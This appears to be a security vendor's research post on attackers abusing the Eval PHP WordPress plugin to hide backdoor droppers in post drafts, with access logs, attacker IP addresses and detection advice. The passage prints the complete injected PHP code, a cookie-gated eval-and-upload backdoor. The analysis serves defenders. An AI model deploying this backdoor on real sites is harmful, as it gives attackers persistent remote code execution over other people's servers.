
According to our recent 2022 Website Threat Report, we can see that remote code execution backdoors, webshells, and uploaders are the most popular among attackers to deploy to infected environments:

Backdoor category distribution as seen in the 2022 website threat report

However, with good file integrity monitoring and server side scanning, backdoors can be effectively monitored for, detected, and removed to keep your websites safe from further attacks.

Database injections

Over the last few weeks we noticed that some infected website’s databases were being injected with the following code into the wp_posts table:


[evalphp]file_put_contents($_SERVER[‘DOCUMENT_ROOT’].’/7299b0773c8d.php’,’<?=409723*20;if(md5($_COOKIE[d])==“17028f487cb2a84607646da3ad3878ec”){echo“ok”;eval(base64_decode($_REQUEST[id]));if($_POST[“up”]==“up”){@copy($_FILES[“file”][“tmp_name”],$_FILES[“file”][“name”]);}}?>‘);[/evalphp]

This code is quite simple: It uses the file_put_contents function to create a PHP script into the docroot of the website with the specified remote code execution backdoor. All the attacker needs to do is to visit one of the infected posts or pages and the backdoor will be injected into the file structure.

It’s not exactly a new backdoor, however; more conventional PHP backdoors of this variety were found as early as last summer and over 6,000 instances of this backdoor were cleaned from compromised sites in the last 6 months alone. However, the backdoor being injected into the database is certainly a new and interesting development.

Misuse of legitimate plugin


In the code sample above you may notice the [evalphp] WordPress shortcodes (small code tags used in WordPress environments that make it easy to add complex functionality to your website). These are related to a very old WordPress plugin available in the official repository with the same name Eval PHP:

Eval PHP WordPress plugin which leads to website infection

This plugin allows PHP code to be inserted into pages and posts of WordPress sites and then executed every time the posts are opened in a browser. What could go wrong, right?


It hasn’t been updated in over a decade and has very few real active installations. However, we can see that since the beginning of April it has surged in popularity:

Downloads per day for EvalPHP


For the ten years leading up to the end of March, 2023, this plugin rarely had 1 download a day. But around March 29, 2023 we saw daily downloads spike to 7,000. After that, every single day we have seen 3k-5k downloads — with over 100,000 downloads total.

EvalPHP WordPress plugin downloads history for April 18, 2023
EvalPHP plugin downloads history for April 18, 2023

This WordPress data correlates to our own logs, where we see that starting March 29, 2023, some attackers started installing the EvalPHP plugin on compromised sites and using it to create the earlier mentioned backdoors.

Malicious requests

In all cases the requests originate from these three IP addresses:

  1. 91.193.43.151 – AEZA-AS, RU
  2. 79.137.206.177 – AEZA-AS, RU
  3. 212.113.119.6 – AEZA-AS, RU
79.137.206.177 - - [08/Apr/2023:07:28:21 -0700] "PUT /wp-json/wp/v2/plugins/evalphp/evalphp/?status=active HTTP/1.1" 200 635 "http://<redacted>.com/wp-json/wp/v2/plugins" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2902.99 Safari/537.36" 613

79.137.206.177 - - [08/Apr/2023:07:28:30 -0700] "POST /wp-json/wp/v2/pages HTTP/1.1" 201 2029 "http://<redacted>.com/wp-json/wp/v2/plugins/evalphp/evalphp/?status=active" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2902.99 Safari/537.36" 504

79.137.206.177 - - [08/Apr/2023:07:28:31 -0700] "GET /3e9c0ca6bbe9.php HTTP/1.1" 200 27 "http://<redacted>.com/wp-json/wp/v2/pages" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2902.99 Safari/537.36" 17

Here you can see a sequence of requests that:

  1. Checks to make sure that the Eval PHP plugin is active.
  2. Creates a page with malware inside the [evalphp] shortcodes. It is enough to execute the PHP code and drop the 3e9c0ca6bbe9.php backdoor (the filename is unique for each environment) in the site root.
  3. Accesses the newly dropped backdoor.

Since the backdoor uses the $_REQUEST[id] to obtain the executable PHP code, it doesn’t require a POST request to conceal its parameters in access logs — it can pass them as cookies, since $_REQUEST contains the contents of $_GET, $_POST and $_COOKIE.

GET requests without visible parameters look less suspicious than POST requests. But in the case of this backdoor, GET can be equally dangerous.

Pages with evalphp malware


In our experience, hackers sometimes create a test page (new pages are not displayed by default on the home page) slug publish, (the URL on a typical WordPress site will be <site-domain>.com/publish/) and the word “Test” as its only contents.

JSON from test page created by backdoor


However, the real backdoors are created in multiple posts that are saved as drafts and not publicly visible at all. The way the Eval PHP plugin works it’s enough to save a page as a draft in order to execute the PHP code inside the [evalphp] shortcodes.

This is how these page drafts look in the SQL dump of the wp_posts table:

SQL dump WP Posts from PHP Eval wordpress plugin

In all cases, attackers were able to successfully log into WordPress admin. And the malicious pages are created with a real site administrator as their author. However, on some of the compromised sites we found created malicious admin users with random names and outlook.com emails — for example: 5faf461e / 5faf461e@outlook[.]com, df8a6aa9 / df8a6aa9@outlook[.]com, etc.

The compromised sites sometimes have the same backdoor installed in other files. Most often we find it in /wp-content/plugins/background-image-cropper/accesson.php — in logs we find how hackers upload a custom version of the legitimate background-image-cropper plugin. We also find it in the theme’s functions.php file when attackers modify this file using the WordPress theme editor.

Why are attackers putting backdoors into wp_posts?

You might be wondering why the attackers would choose this new tactic of injecting backdoors into compromised website environments rather than just sticking with good old fashioned PHP backdoors.

Although the injection in question does drop a conventional backdoor into the file structure, the combination of a legitimate plugin and a backdoor dropper in a WordPress post allows them to easily reinfect the website and stay hidden — all they need to do is to visit a “benign” web page.

Fortunately, some WordPress security plugins such as our Sucuri Scanner do log administrator activity within a website, such as plugin installations and changes to pages/posts which would be a symptom of this attack. If you notice the Eval PHP plugin installed on your website and it wasn’t you who did it then there’s a good chance that your website has been compromised.

Potentially dangerous plugins in WordPress repository

At this point, WordPress has a warning when you open the EvalPHP page in the official plugin repository:

This plugin hasn’t been tested with the latest 3 major releases of WordPress. It may no longer be maintained or supported and may have compatibility issues when used with more recent versions of WordPress.

However, this may not be enough for plugins that can be easily abused. Maybe such plugins should be completely delisted, especially when they are not updated for 10+ years and have a really small legitimate user base.

EvalPHP is not the only plugin like this. You can find other similar plugins in the official WordPress plugin repository. For example:

